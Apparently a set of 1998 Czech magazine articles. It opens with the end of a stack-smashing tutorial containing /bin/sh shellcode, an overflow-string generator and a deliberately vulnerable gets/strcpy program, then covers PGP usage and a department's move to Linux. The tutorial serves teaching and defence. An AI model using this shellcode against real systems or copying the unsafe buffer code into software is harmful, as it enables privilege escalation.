Výpis 11: Příklad `example3.c`

```
$ gcc -g -O example3.c -o example3
```

Výstup z gdb vypadá pro funkci `main()` následovně:

```
(gdb) disas main
Dump of assembler code for function main:
0x8048140 <main>:    pushl %ebp
0x8048141 <main+1>:  movl  %esp,%ebp
0x8048143 <main+3>:  pushl $0x0
0x8048145 <main+5>:  pushl $0x0
0x8048147 <main+7>:  pushl $0x8058828
0x804814c <main+12>: call 0x8048354 <execve>
0x8048151 <main+17>: xorl  %eax,%eax
0x8048153 <main+19>: movl  %ebp,%esp
0x8048155 <main+21>: popl  %ebp
0x8048156 <main+22>: ret
End of assembler dump.
(gdb)
```

Disassemblovaný výstup z funkce `execve()`:

```
0x8048354 <execve>:    pushl %ebp
0x8048355 <execve+1>:  movl  %esp,%ebp
0x8048357 <execve+3>:  pushl %ebx
0x8048358 <execve+4>:  movl  $0xb,%eax
0x804835d <execve+9>:  movl  0x8(%ebp),%ebx
0x8048360 <execve+12>: movl  0xc(%ebp),%ecx
0x8048363 <execve+15>: movl  0x10(%ebp),%edx
0x8048366 <execve+18>: int   $0x80
0x8048368 <execve+20>: movl  %eax,%edx
0x804836a <execve+22>: testl %edx,%edx
0x804836c <execve+24>: jnl   0x804837e <execve+42>
0x804836e <execve+26>: negl  %edx
0x8048370 <execve+28>: pushl %edx
0x8048371 <execve+29>: call  0x8050a44 <__normal_errno_location>
0x8048376 <execve+34>: popl  %edx
0x8048377 <execve+35>: movl  %edx,(%eax)
0x8048379 <execve+37>: movl  $0xffffffff,%eax
0x804837e <execve+42>: popl  %ebx
0x804837f <execve+43>: movl  %ebp,%esp
0x8048381 <execve+45>: popl  %ebp
0x8048382 <execve+46>: ret
0x8048383 <execve+47>: nop
```

Nejdůležitější činností knihovní funkce `execve` je volání jádra vytvářející nový proces. V Linuxu pro Intel se pro volání jádra používá přerušení `int 80`. Číslo funkce jádra se předává v registru `eax` a případné parametry pak v dalších registrech. Číslo `0xb` je právě číslo funkce v jádře, která přepíše stávající kód novým kódem a spustí jej.

Nyní by stačilo použít tuto část kódu jako řetězec, kterým přetečeme `buffer` v níže uvedeném programu. Jsou zde ovšem dva malé problémy. Řetězec „/bin/sh“ se do volání `execve()` předává jako ukazatel na řetězec. Tento řetězec je umístěn v datovém segmentu. Protože nemůžeme počítat s tím, že program, který se snažíme napadnout bude mít někde v paměti řetězec „/bin/sh“ musíme si ho dodat sami. Druhý problém spočívá v tom, že kód obsahuje nulové byty – chceme totiž pro přetečení bufferu použít volání `strcpy()`.

Řešení prvního problému je následující: řetězec „/bin/sh“ umístíme na konec našeho řetězce s kódem. Nyní musíme ovšem zjistit adresu tohoto řetězce. Použijeme k tomu sekvenci relativního skoku (`jmp`) a relativního volání (`call`). Instrukci `jmp` umístíme na začátek kódu. Instrukci `call` na konec kódu, těsně před řetězec „/bin/sh“. Instrukce `jmp` provede relativní skok na instrukci `call`, která uloží do zásobníku návratovou adresu a provede skok na instrukci těsně za `jmp`. Instrukce `call` uloží na zásobník adresu následující instrukce. Za `call` ovšem není instrukce, ale řetězec „/bin/sh“. Tímto poněkud komplikovaným způsobem jsme získali adresu řetězce „/bin/sh“.

Druhý problém vyřešíme pomocí instrukce `xor %eax,%eax`, tak dostaneme do registru `eax` nulu bez uvedení nulového bytu. Tak na všechna místa, kde by měla být nula umístíme nulu až v době běhu našeho kódu.

```
#include <stdlib.h>

#define BUFFER_SIZE 96
#define AZ 12
#define NAS_BUFFER BUFFER_SIZE+AZ+1
#define NOP 0x90

/* Velikost bufferu, který se snažíme přetéct.
 * Na začátku bude obsahovat instrukce nop a * na konci adresy začátku programu
 * AZ ... velikost aktivačního záznamu
 */

/*
 * řetězec použitý pro spuštění programu /bin/sh
 * podle chuti je možno nahradit /bin/sh jinym programem
 * se jménem o délce 7 znaků: např. /bin/ps
 */

char shell[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char *buff, *ptr;
unsigned long *addr, *addr_ptr;
int i;

void main(int argc, char *argv[])
{
  if (argc<2) {
    printf("špatný počet argumentů\n");
    exit(1);
  }

  sscanf(argv[1],"%p",&addr);

  if(!(buff = malloc(NAS_BUFFER))){
    printf("Nedostatek paměti ???\n");
    exit(1);
  }

  addr_ptr = (long *) buff ;

  for(i=0;i<(NAS_BUFFER);i+=4)
    *(addr_ptr++) = addr;

  /* pár NOPů na začátek nemůže uškodit */

  for(i=0;i<20;i++) *(buff+i) = NOP;

  ptr=buff+20;
  for (i=0;i<strlen(shell);i++) *ptr++=shell[i];

  buff[NAS_BUFFER-1]='\0';

  printf("%s\n",buff);
}
```

Výpis 12: Příklad `example5.c`

```
void main()
{
  __asm__("
   jmp    0x1f            # skok na instrukci call
   popl   %esi            # adresa řetězce /bin/sh
   movl   %esi,0x8(%esi)  # druhý parametr volání execve na zásobník
   xorl   %eax,%eax       #
   movb   %eax,0x7(%esi)  # ukončí řetězec /bin/sh nulou
   movl   %eax,0xc(%esi)  # třetí parametr volání execve na zásobník
   movb   $0xb,%al        # syscall 11 -- execve
   movl   %esi,%ebx       # první parametr do %ebx
   leal   0x8(%esi),%ecx  # druhý parametr do %ecx
   leal   0xc(%esi),%edx  # třetí parametr do %edx
   int    $0x80           # volání jádra execve
   xorl   %ebx,%ebx       # proběhne pouze v případě,
   movl   %ebx,%eax       # že volání execve selže, pak se volá
   inc    %eax            #
   int    $0x80           # exit(0)
   call   -0x24           # získání adresy řetězce a návrat na začátek
   .string \"/bin/sh\"
");
}
```

Výpis 13: Příklad `example4.c`

Z programu na výpisu ➡Příklad `example4.c` pak získáme řetězec, který spolu s dalšími částmi použijeme při přetečení bufferu. Program, který tento řetězec vytvoří je na výpisu ➡Příklad `example5.c`.

Tímto způsobem vygenerujeme řetězec, který bude na začátku obsahovat několik instrukcí `NOP` (pro jistotu, nemusí tam být), pak řetězec, který spouští program `/bin/sh` a nakonec adresu začátku řetězce, kterou zadáme jako parametr (touto částí přepíšeme návratovou adresu). Nyní ovšem musíme zjistit, kde začíná proměnná `buffer` na zásobníku. Asi nejjednodušší způsob je upravit program `example2.c`, aby nám tuto adresu vytiskl (viz výpis ➡Příklad `example6.c`).

Funkčnost programu ověříme následovně:

```
$ gcc -o example5 example5.c
$ gcc -o example6 example6.c
$ ./example6
^D
Zásobník: 0xbffffabc
$ ./example5  0xbffffabc | ./example6
$
```

A nyní na původním programu:

```
$ ./example6
^D
Zásobník: 0xbffffabc
$ ./example5 0xbffffabc | ./example2
$
```

Pokud jsme postupovali správně, tak se speciálním vstupem dosáhneme spuštění jiného programu (pokud to není zřejmé, zkuste nahradit řetězec „/bin/sh“ řetězcem „/bin/ps“). Představte si takovou chybu například v programu `finger` (dříve byl spouštěn pod uživatelem *root*).

Zneužití?

Možnost zneužití takovéto programátorské chyby obvykle závisí na charakteristice daného programu. O zneužití se dá hovořit zejména v případě programů s propůjčením identifikace vlastníka (*suid*) nebo aplikací spuštěných s oprávněním někoho jiného a čtoucí data od uživatele (např. síťové démony). Asi nejznámější případ takového druhu zneužití byl tzv. *Morrisův internetový červ* zneužívající mimo jiné přetečení bufferu při čtení dat v démonu `finger(1)`.

```
#include <string.h>
#include <stdio.h>

void f(char *str)
{
   char buffer[96];
   fprintf(stderr,"Zásobník: %p\n",buffer);
   strcpy(buffer,str);
}

char retezec[512];

void main(void)
{
   gets(retezec);
   f(retezec);
}
```

Výpis 14: Příklad `example6.c`

Obrana?

Správné programovací techniky :-). Záměna funkcí typu `strcpy()` za funkce `strncpy()`, `gets()` za `fgets()` a pod. Dalšími možnostmi jsou zejména speciálně upravené překladače nebo přímo patch do jádra. O tom možná někdy příště...

Použitá literatura: (1), (2). ■

1 Smith, Nathan P.: Stack Smashing Vulnerabilities in the UNIX Operating System
http://millcomm.com/~nate/machines/security/stack-smashing/
2 Aleph One: Smashing The Stack For Fun And Profit Phrack 49

Pretty Good Privacy

Petr Kolář, 10.března 1998

Přestože Internet byl vytvořen na zakázku amerického ministerstva obrany, patřilo zabezpečení přepravovaných souborů, zpráv a hesel proti zneužití cizími osobami k dosti opomíjeným otázkám. Pomocí klasických protokolů, jako jsou telnet, FTP, SMTP, POP, HTTP a další, jsou informace včetně hesel přepravovány většinou nezašifrovaně a s velmi omezenými možnostmi, jak ověřit jejich pravost. Přitom odposlouchávání provozu v sítích je principiálně možné a o tom, nakolik je využíváno, kolují děsivé fámy. O mnoho lepší není ani zabezpečení souborů uložených v počítačích — i když víceuživatelské systémy poskytují ochranu souborů, ve většině systémů včetně téměř všech odrůd UNIXu má správce počítače neomezený přístup ke všemu.

Se stále širším používáním sítí a s komercializací Internetu začalo být zabezpečení přenášených i uložených dat nezbytností. Stále více počítačů je připojeno k Internetu, který je používán k osobní i firemní korespondenci jako doplněk či náhrada telefonu a faxu. Po síti se přenášejí i tak citlivá data jako příkazy k platbám, čísla účtů a kreditních karet.

V roce 1991 byl v USA navržen zákon, podle kterého mohou být vyráběna pouze taková šifrovací zařízení, která umožní vládě USA (při splnění podmínek daných dalšími zákony) dešifrování zpráv. Zároveň byla zahájena výroba čipů Clipper, ve kterých jsou zabudovány „tajné dveře“, které toto dešifrování umožňují. Každá zpráva zašifrovaná (jinak údajně velmi kvalitní šifrou) čipem Clipper totiž obsahuje použitý klíč. Tento klíč je (samozřejmě) zašifrován klíčem daného čipu, který je uložen rozdělený na dvě části u dvou nezávislých organizací. Vláda USA může na základě soudního rozhodnutí získat komponenty klíče konkrétního čipu a s jejich pomocí dešifrovat všechny zprávy zašifrované tímto čipem. Návrh zákona vyvolal obrovskou kampaň proti zasahování státu do soukromí jednotlivce vedenou pod heslem „jestliže se soukromí postaví mimo zákon, pak pouze ti, co stojí mimo zákon, budou mít soukromí“. Jedním z produktů této kampaně bylo vytvoření programu PGP (*Pretty Good Privacy*, v překladu něco jako „dost slušné soukromí“), který zpřístupňuje silné šifrování a autentizaci informací každému.

Klasické šifrování a šifrování s veřejným klíčem

„Bezpečnost“ nejstarších „šifer“ byla založena na tom, že algoritmus šifrování i dešifrování byl udržován v tajnosti. „Šifrování“ často spočívalo pouze ve zvláštním způsobu zápisu jednotlivých znaků či slov zprávy, proto se nejednalo o šifrování v pravém slova smyslu, ale o pouhé kódování.

O skutečném šifrování lze mluvit až u postupů, u nichž zašifrovaný výstup závisí nejen na obsahu vstupního souboru (nazývaného *otevřený text*), ale také na parametru nazývaném *klíč*. Pokud se pro šifrování i dešifrování používá stejný klíč, musí být udržován v tajnosti a proto mluvíme o *šifrování s tajným klíčem* nebo o *symetrickém kryptosystému*. Nevýhodou tohoto systému je fakt, že tajný klíč musí mít odesílatel i příjemce zprávy.

Díky tomu, že šifrovaný výstup závisí na tajném klíči, mohou být algoritmy šifrování a dešifrování zveřejněny. Jejich trvalé utajování je prakticky nemožné a pokud jsou skutečně kvalitní, jejich znalost při dešifrování zpráv (pokud se nepodařilo získat klíč nebo pokud není proveditelné vyzkoušet všechny možné klíče) příliš nepomůže. Pokud některé firmy přesvědčují zákazníky o tom, že jejich šifra je bezpečná, protože je tajná (někdy je tento přístup nazýván „security by obscurity“), bývá to často způsobeno tím, že šifra je ve skutečnosti velmi slabá a proto musí být tajná. Kvalitní šifra je taková, která je delší dobu známá, používaná, a přesto odolává pokusům o luštění a zlomení.

Problémy s nutností udržovat klíč v tajnosti a zároveň zajistit, aby byl k dispozici odesílateli i příjemci zpráv, odstraňují *asymetrické kryptosystémy*, které používají pro šifrování a dešifrování dvojici různých klíčů. Existence těchto metod je založena na algoritmech, které na základě jednoho nebo více náhodných vstupních parametrů, jež se po výpočtu zapomenou, spočítají dvojici klíčů. Ovšem i při znalosti algoritmu a jednoho z klíčů je zjištění druhého klíče daleko mimo možnosti současné výpočetní techniky.

Každý z uživatelů asymetrického kryptosystému tak má dvojici klíčů, z nichž jeden (*soukromý klíč*) udržuje v tajnosti a druhý zveřejní. Proto se tento způsob šifrování také nazývá *šifrování s veřejným klíčem*. Díky tomu, že je možné šifrovat libovolným klíčem z dvojice a dešifrovat druhým, existují dva způsoby použití:

- Zprávu zašifrovat použitím cizího veřejného klíče. Tím se zajistí utajení zprávy, protože ji může dešifrovat pouze vlastník příslušného soukromého klíče.
- Zprávu šifrovat použitím vlastního soukromého klíče. Tím se utajení nezajistí, protože pro dešifrování zprávy se používá klíč, který je veřejně přístupný. Dosáhne se však autentizace — zpráva po dešifrování určitým veřejným klíčem dává smysl právě tehdy, když ji zašifroval vlastník odpovídajícího soukromého klíče. Protože v tomto případě není cílem utajení zprávy, je možné místo zašifrování připojit ke zprávě pouze (soukromým klíčem) zašifrovaný kontrolní součet textu zprávy, tak zvaný *digitální podpis*. Kdokoli může spočítat kontrolní součet zprávy a porovnat jej s dešifrovaným podpisem. Jestliže kontrolní součet závisí na obsahu zprávy tak nepředvídatelným způsobem, že není možné zprávu upravit aniž by se součet změnil, pak souhlas kontrolních součtů zaručuje, že zprávu skutečně podepisoval člověk, který vlastní příslušný soukromý klíč, a že od té doby nebyla zpráva změněna.

S použitím asymetrického kryptosystému lze přes nezabezpečený komunikační kanál provádět i další zdánlivě nemožné věci (viz CHIP 1995/08).

Program PGP

PGP je program pro šifrování a autentizaci textových i binárních souborů. Byl vytvořen Philipem Zimmermannem v roce 1991. Autorovi vynesl PGP soudní řízení a díky zákazu vývozu bezpečných šifrovacích technologií z USA je nadále vyvíjen ve dvou kompatibilních řadách, jedné pro USA, druhé pro zbytek světa. Stal se neoficiálním standardem pro šifrování a autentizaci e-poštovních a newsových zpráv. Je k dispozici (1) ve zdrojovém i binárním tvaru pro všechny běžné platformy — MS DOS, OS/2, UNIXy, VMS, Macintosh, Amiga, Atari ST.

Nejnovější verzí na počátku roku 1998 je PGP 5.5, ovšem díky nevyjasněným otázkám kompatibility, licencí, apod., je zatím doporučována verze 2.6.3i.

PGP šifruje vlastní zprávu nebo soubor rychlou symetrickou šifrou IDEA s náhodně vygenerovaným tajným klíčem. Použitý klíč je zašifrován asymetrickou šifrou RSA a uložen do výsledného souboru. Tím se získají výhody šifrování s tajným klíčem při rychlosti šifrování tajným klíčem. Pro vytváření digitálních podpisů je použit algoritmus MD-5.

Úvodní nastavení

Pokud nevyhovuje implicitní umístění souborů s klíči, konfiguračního souboru `config.txt` a další souborů v adresáři `~/.pgp`, je třeba před použitím PGP nastavit proměnnou prostředí `PGPPATH` na cestu k adresáři, kde budou tyto soubory.

Proměnnou `PGPPATH` bude třeba obvykle nastavit v jiných systémech než je UNIX, stejně jako proměnnou `TZ`, která musí obsahovat správnou časovou zónu (v České republice stačí hodnota -1 pro zimní a -2 pro letní čas).

Vytvoření vlastní dvojice klíčů

Pro práci s PGP je nutné nejdříve vygenerovat svoji vlastní dvojici klíčů:

```
pgp -kg
```

Program PGP se zeptá na počet bitů klíče (v současnosti je doporučována délka 1024 bitů), vaši identifikaci — jméno, příjmení a něco, co zajistí jednoznačnost (nejlépe e-mailová adresa — bývá zvykem ji psát mezi <>; pokud ji nemáte, pak například telefonní číslo), pak se zeptá na heslo (*pass phrase*), které zabraňuje, aby cizí osoba, která se dostane k vašemu počítači, mohla používat váš soukromý klíč, a na závěr vás požádá o mačkání kláves a vygeneruje dvojici klíčů podle časových intervalů, které uplynou mezi stisky kláves a podle stisknutých kláves. Přístupové heslo si musíte pamatovat. Neexistuje způsob, jak zapomenuté přístupové heslo zjistit!

Soukromý klíč udržujte v tajnosti, veřejný v textové formě (získané příkazem `pgp -kxa`) zveřejněte (uložte jej do souboru `.plan`, aby jej bylo možné zjistit službou `finger`, umístěte jej na svou WWW stránku, umístěte jej na server PGP klíčů (2) nebo (3), rozešlete jej svým partnerům e-poštou, apod.).

Soukromé klíče jsou uloženy v souboru `~.pgp/secring.pgp`, veřejné v `~/.pgp/pubring.pgp`.

Šifrování souboru

Pro zašifrování souboru musí být použit veřejný klíč osoby, která bude soubor dešifrovat:

```
pgp -e soubor ID_adresáta
pgp -ea soubor ID_adresáta
```

Jako `ID_adresáta` stačí uvést libovolný podřetězec identifikace adresáta. První příkaz vytvoří binární soubor a uloží jej do souboru `soubor.pgp`, druhý vytvoří textový soubor (který je možné poslat například e-poštou) a uloží jej do souboru `soubor.asc`. Výstup v textovém tvaru můžete také vyžádat uvedením řádku

```
armor=on
```

v souboru `config.txt`. Součástí šifrování je i komprimace — binární soubor, který vznikne zašifrovaním bývá kratší než původní soubor. Pokud se šifruje textový soubor, který má být přenesen na systém, který používá odlišné znaky pro konec řádku, je třeba do voleb doplnit písmeno `t`. Parametrem `-m` požádáme, aby soubor nebyl při pozdějším dešifrování ukládán na disk, ale pouze zobrazován; účelem volby je zabránit tomu, aby nezkušený příjemce zanechal rozšifrovaný soubor někde na disku, nikoli aby zkušený uživatel nemohl zprávu uložit do souboru.

Soubor je také možné příkazem

```
pgp -c soubor
```

pouze zašifrovat (pro uložení na disku) symetrickou šifrou IDEA.

Podepsání souboru

Příkazy

```
pgp -s soubor [ -u váš_ID ]
pgp -st soubor [ -u váš_ID ]
pgp -sa soubor [ -u váš_ID ]
pgp -sta soubor [ -u váš_ID ]
```

podepíšou soubor vaším soukromým klíčem. Je-li uvedena volba `-a`, bude výsledný soubor textový se jménem `soubor.asc`, jinak bude binární se jménem `soubor.pgp`. Parametr `-u váš_ID` se použije, máte-li více soukromých klíčů. Volba `-t` oznamuje, že vstupní soubor je textový a že znaky konce řádků mají být konvertovány podle zvyklostí příslušného systému. Pouze poslední z příkazů vyprodukuje čitelný soubor s podpisem.

Příkazy pro zašifrování a podepsání je možné spojit:

```
pgp -es[t][a] soubor ID_adresáta [-u váš_ID]
```

Ve všech předchozích případech je možné pomocí parametru `-o soubor` stanovit jiné jméno výstupního souboru (není-li jméno s příponou, doplní se `.pgp` nebo `.asc`).

Dešifrování a ověření podpisu

K dešifrování, případně autentizaci souboru nebo došlé zprávy slouží jediný příkaz:

```
pgp zpráva -o výstup
```

Program PGP sám rozpozná, jaké operace má provést.

Podepisování binárních souborů

PGP umožňuje podepisovat binární soubory tak, že soubor zůstane nezměněn, a podpis se uloží do zvláštního souboru:

```
pgp -bs soubor
pgp -bsa soubor
```

V prvním případě se uloží binární podpis do souboru `soubor.sig`, ve druhém textový do souboru `soubor.asc`. Autentizace souboru se provede takto:

```
pgp soubor.asc soubor
pgp soubor.pgp soubor
```

Práce s klíči

Jako nutné zlo s sebou PGP přináší potřebu práce s klíči. Příkazy

```
pgp -k
pgp -kv [ ID ]
```

vypíší po řadě nápovědu pro práci s klíči a seznam klíčů (jejichž identifikace obsahuje řetězec ID) obsažených ve vašem souboru veřejných klíčů. Pro výměnu klíčů jsou potřeba příkazy, které umožní vypsání klíče do souboru a načtení klíče ze souboru. Vypsání zajistí jeden z příkazů

```
pgp -kx ID soubor
pgp -kxa ID soubor
```

První příkaz zkopíruje klíč jehož identifikátor obsahuje řetězec ID ze souboru veřejných klíčů a uloží jej do binárního souboru `soubor.pgp`, druhý zkopíruje klíč do textového souboru `soubor.asc`. Klíč samozřejmě v souboru veřejných klíčů zůstává.

Přidání klíčů do souboru veřejných klíčů zajistí příkaz

```
pgp -ka soubor
```

Zadaný `soubor` obsahující jeden nebo více veřejných klíčů, může být textový i binární.

V nesymetrických kryptosystémech je sice možné předávat veřejné klíče po nezabezpečeném komunikačním kanálu, je však nezbytně nutné zabránit zcizení vašeho soukromého klíče, ale také zaručit pravost klíčů! Pokud byste chtěli komunikovat s osobou B a osoba C by vám poskytla svůj klíč, který by vydávala za klíč osoby B, bude moci C luštit vaše zprávy pro B.

Protože ne vždy je možné získat veřejný klíč přímo od jeho majitele a o klíči získaném ze sítě nemůžeme mít nikdy stoprocentní jistotu, že není podvržený, PGP umožňuje vypsání „otisku klíče" – šestnáctibytové hodnoty zapsané v šestnáctkové soustavě, který je možné přidat do podpisu v e-poště, vytisknout na vizitku nebo ověřit telefonicky:

```
pgp -kvc ID
```

Kromě toho existuje mechanismus podepisování klíčů, který umožňuje, aby kdokoli, kdo bezpečně (tj. pokud možno při osobním kontaktu) získal něčí klíč, podepsal tento klíč umístěný ve svém souboru veřejných klíčů příkazem

```
pgp -ks ID
```

Pokud získáte klíče podepsané někým, komu důvěřujete, že podepisuje pouze ověřené klíče, můžete tyto klíče považovat za pravé.

Vypuštění klíče se zadaným ID ze souboru veřejných a případně i soukromých klíčů provede příkaz:

```
pgp -kr ID
```

Neprovádějte tento příkaz na vlastní klíč (uložený v souboru soukromých klíčů), pokud jej chcete ještě někdy použít!

Jestliže dojde k prozrazení vašeho soukromého klíče, je nutné příkazem

```
pgp -kd váš_ID
```

vygenerovat potvrzení, že klíč se zadaným ID je neplatný. Potvrzení je třeba rozeslat lidem, kteří mají váš veřejný klíč, aby si jej přidali do svého souboru veřejných klíčů pomocí `pgp -ka`, a tím váš klíč zneplatnili.

Základní informace o PGP naleznete na adrese (4). ■

1 Oficiální distribuční server pro mezinárodní (neamerické) verze PGP
`ftp://ftp.ifi.uio.no/pub/pgp/`
2 WWW rozhraní pro hledání a přidávání veřejných PGP klíčů
`http://wwwkeys.pgp.net`
3 Český server sítě PGP
`http://www.pgp.cz/pgpnet/`
4 Základní informace o PGP
`http://www.pgp.cz`

Linux na katedře matematiky FEL ČVUT

Petr Olšák, 11.března 1998

V tomto článku popíšu nasazení Linuxu pro server naší katedry matematiky FEL ČVUT. Mé zkušenosti s tímto řešením jsou vesměs pozitivní. Začnu ale popořádku.

V minulém roce jsem stál jako správce sítě *math.feld.cvut.cz* před rozhodnutím, co koupit, abych dal nový život rychle stárnoucí technice. Měli jsme zde starší přístroje SPARC ještě se SUN OS 4.1.3 a dále učebnu s čtyřiosmšestkami na 30 MHz s pěknými 17 palcovými monitory. V jednotlivých kancelářích mých kolegů se pak nacházejí PCčka typu „každý pes jiná ves". Lokální síť jsme do té doby měli postavenu na exportu UNIXových disků ze SUNů, přičemž na PCčkách běželi klienti PC NFS. Tento klient byl docela spolehlivý v DOSu, ale jakmile chtěli někteří mí kolegové „upgradeovat" na Win95, klient PC NFS začal dělat v tomto prostředí potíže.

Nejprve jsme zvažovali koupi nového SUNu. Přechod ze SUN OS 4.* na Solaris 2.* by mě asi stál stejné úsilí, jako přechod na Linux (například spustitelné programy nejsou binárně kompatibilní). Přitom s Linuxem jsem už v učebně dost dávno začal experimentovat. Dělat nezávazné experimenty se Solarisem dost dobře nešlo, protože bych jej nejprve musel koupit. Dále jsem se dozvěděl, že SUN již nedodává se svým systémem standardně překladač jazyka C. Skutečnost, že někdo dokáže nazývat UNIX bez překladače jazyka C operačním systémem mě docela překvapila. Je sice pravda, že mohu pro Solaris stáhnout free překladač `gcc`, ale kupovat UNIX bez C mě připadalo přinejmenším podezřelé. Je rovněž pravda, že bych mohl v novém SUNu z gruntu vyměnit dodaný systém za Linux, ale tato cesta mě osobně připadala poněkud méně probádaná a nejistá. Hardware stavěný kolem platformy Intel dnes podle mého názoru dospěl k takovým parametrům, že může být velmi dobře nasazen jako server pro organizaci rozsahu naší katedry. Je přitom podstatně levnější. Mí nadřízení byli příjemně překvapeni, když jsem konstatoval, že k nákupu nového serveru nebudu potřebovat původně odhadovaných 600 tisíc, ale že bude stačit zhruba 300 tisíc.

A tak jsme koupili v květnu minulého roku dvouprocesorové PPro (200MHz/512k) s 200 MB paměti RAM, dvoukanálové SCSI od Adapteků, s několika disky a páskovým streamerem. Do ceny HW sestavy se vešla ještě velká 21 palcová televize pro správce sítě, která je přímo připojena jako konzola k serveru. To vyžadovalo osadit server kvalitní grafickou kartou. Nezanedbatelná cena tohoto grafického rozhraní se schovala v ceně serveru. Kdyby měl být kupován monitor pro Olšáka samostatně, byl by tento požadavek asi méně průchodný. Někteří lidé totiž nedovedou pochopit, proč nějaká televize může mít víc než dvojnásobnou cenu „obyčejného“ počítače.

Zaznamenal jsem technický pokrok i v této oblasti. Monitor mi pracuje s obnovovací vertikální frekvenci 105 Hz (doladil jsem editací tajemných čísel v `XF86Config`). Od té doby mi připadá, že všechny staré SUNovské televize zcela nepřístojně pomrkávají. Jak jsem se na ně mohl ještě nedávno tak dlouho koukat!

S nákupem hardware jsem měl u jisté nejmenované poměrně velké firmy obrovské problémy. Především mi nebyli schopni zajistit AT klávesnici QWERTY. Dále tvrdili, že server zahořovali na Linuxu, ale na dodaném disku zbyla partition MS DOS. Poté co jsem se o to začal zajímat, nikdo z firmy mi o tom zahořovacím Linuxu nebyl schopen nic říci. Při součtu cen jednotlivých komponent podle katalogu firmy včetně procent za skladování a zahořování jsem došel k číslu o 20 tisíc menší, než co si firma účtovala. Do serveru původně dodali procesor PPro s 256k cache, zatímco já jsem žádal 512k. Kdo sledoval v létě minulého roku ceny těchto procesorů, ví, že cena druhého z nich (ačkoli na stejné frekvenci) byla asi dvojnásobná. Museli jsme tedy žádat o výměnu procesorů.

Šéf pobočky (ne)zmíněné firmy mi nebyl ochoten říci, o kolik jsem vlastně ušetřil, když jsem u nich koupil zařízení bez operačního systému. Prohlásil, že jejich firma je vázána smlouvou s firmou Microsoft. Cena, kterou musejí této firmě za každý předinstalovaný MS systém zaplatit, je otázkou obchodního tajemství a nesmí být zveřejněna. To je ale blbost nejrubšího zrna. Já jako zákazník si přece mohu nechat udělat odhad ceny na zařízení do posledního tlačítka myši stejné, ale jednou s předinstalovaným MS systémem a jednou bez něho. Rozdíl těchto dvou cen je hledaná částka. Nebo snad ne? Druhá možnost je, že jsem firmě Microsoft nedobrovolně zaplatil oněch 20 tisíc, aniž bych si to přál a aniž bych po ní cokoli chtěl!

S přístrojem jsem měl několik měsíců ještě různé hardwarové problémy. Uvedu jen jeden příklad. Ačkoli SCSI disky byly ULTRA a sběrnice taky, záhadně na vysoké frekvenci pracovaly jen některé disky. Dodané výchozí nastavení počítače vůbec nebralo v úvahu použití sběrnice v ULTRA režimu. Vyzkoušel jsem tedy záruční servis, o kterém se zmíněný šéf pobočky zaručoval, že je kvalitní. Ti lidé od firmy mi připadali, že s SCSI mají poměrně malé zkušenosti, často si přístroj odnášeli do servisu a zase vraceli, sami nebyli skoro na nic schopni fundovaně odpovědět. Nakonec také přiznali, že se na tom teprve učí! Takže se náš server stal pokusným králíkem pro jejich experimenty. Takto jsem si určitě servis nepředstavoval.

Po nainstalování Linuxu ze Slackware (nemám nic proti Red Hatu ani Debianu, ale Slackware jsem měl už dávno předtím osahaný) mě čekaly už příjemnější věci. Sotva jsem vybalil přístroj z krabice a zavedl do něj operační systém (ze zdroje *sunsite.mff.cuni.cz*), spustil jsem na něm dekryptovací program DESu. Jistě si vzpomínáte, že v minulém roce proběhla na Síti davová mánie počítání tohoto klíče. Dříve, než jsem měl na serveru zprovozněny jakékoli služby, zařadil jsem se do této mánie. Bylo příjemné pozorovat, jak se nový počítač mezi ostatními svým výkonem zviditelňuje a hájí barvy Linuxu. Můžete namítnout, že škola jistě nekoupila tak drahý přístroj, aby si na něm administrátor takto hrál, ale na druhé straně se to dalo považovat jako dobrý zatěžovací test procesorů, neboli ono firmou těžko vysvětlené „zahořování“.

Hned napoprvé po kompilaci jádra 2.0.30 pro více procesorů (odkrytím řádku `SMP=1` v `Makefile`) systém začal využívat oba procesory a běží stabilně dodnes. Bez problémů se mi podařilo formátovat disky s `ext2fs` ve velikosti partitionů větší než 2 GB. To u starých SUNů nebylo možné, ale v důsledku neustále rostoucích požadavků na kapacity síťových disků to už bylo více než nutné. Server se tedy stal diskovým serverem zvláště pro uživatelská data. Uživatelé k nim přistupují pomocí PC NFS, nebo ze SUNů, nebo (nově) pomocí Samby, což umožňuje dívat se do síťových UNIXových disků i zatvrzelým Microsoftistům.

Nainstalováním IPX rozhraní do serveru a nově využitou funkcí re-export nabízím pro PC NFS i pro SUNy disky, které jsou čteny ze vzdáleného fakultního Novellského serveru. Do tabulky `crontab` jsem přidal test startovaný každou hodinu, zda se fakultní Novellský server neskácel a zda tedy není potřeba obnovit `ncpmount`. Linux tak funguje jako filtr mezi IPX protokolem Netware a NFS protokolem, který jsem v naší katederní síti používal už dávno (Novella neprovozuji). Uživatelé starých PCček ocenili, že nemusejí pokaždé znovu bootovat své stroječky, pokud střídají přístup mezi katederními NFS disky a fakultními Novellskými disky. Nyní vidí oba typy disků pomocí PC NFS z DOSu současně. Vidět Novellské disky namontované pomocí NFS z Linuxového serveru i na SUNech je také příjemné.

Do každé čtyřiosmšestce v počítačové učebně jsem instaloval ochuzený Linux (disky jsou tam už poněkud menší), který montuje softwarové svazky `/usr/local` resp. `share` ze serveru. Lokálně mají instalováno především X, které se nejčastěji v učebně spouští jako `-query server`. Těm kalkulačkám se 17 palcovými monitory grafické rozhraní sluší, a přitom dostaly „druhou mízu“ z výkonu nového serveru. Ten se tedy stává především aplikačním serverem pro dvanáct počítačů v učebně a některé další v kancelářích kolegů, kteří již dříve používali například DOSový X-appeal na grafické připojení k SUNům. Dnes se připojují k Linuxu. Na serveru někdy běží přes 500 procesů a je tam přihlášeno třeba dvacet uživatelů. Jsou k dispozici i náročné matematické programy Mathematica 3.0 a Maple V R4. Přitom server stíhá. Jen tak bokem funguje i jako fontserver pro X terminály. Přece nebudu po instalaci nového fontu obcházet všechny počítače na katedře!

Již před mnoha lety jsem dělal podobný pokus se SUNem (SPARCStation 5), kdy jsem spustil všech dvanáct počítačů učebny jako grafické terminály proti jedinému SUNu. Jakmile jsem ale otevřel v rámci tohoto pokusu poněkud více procesů, začal mít SUN potíže s forkováním a nedalo se na něm nic dělat. Jsem tedy příjemně překvapen, že dnešní linuxový server nemá tytéž problémy. Pokrok holt nelze zastavit.

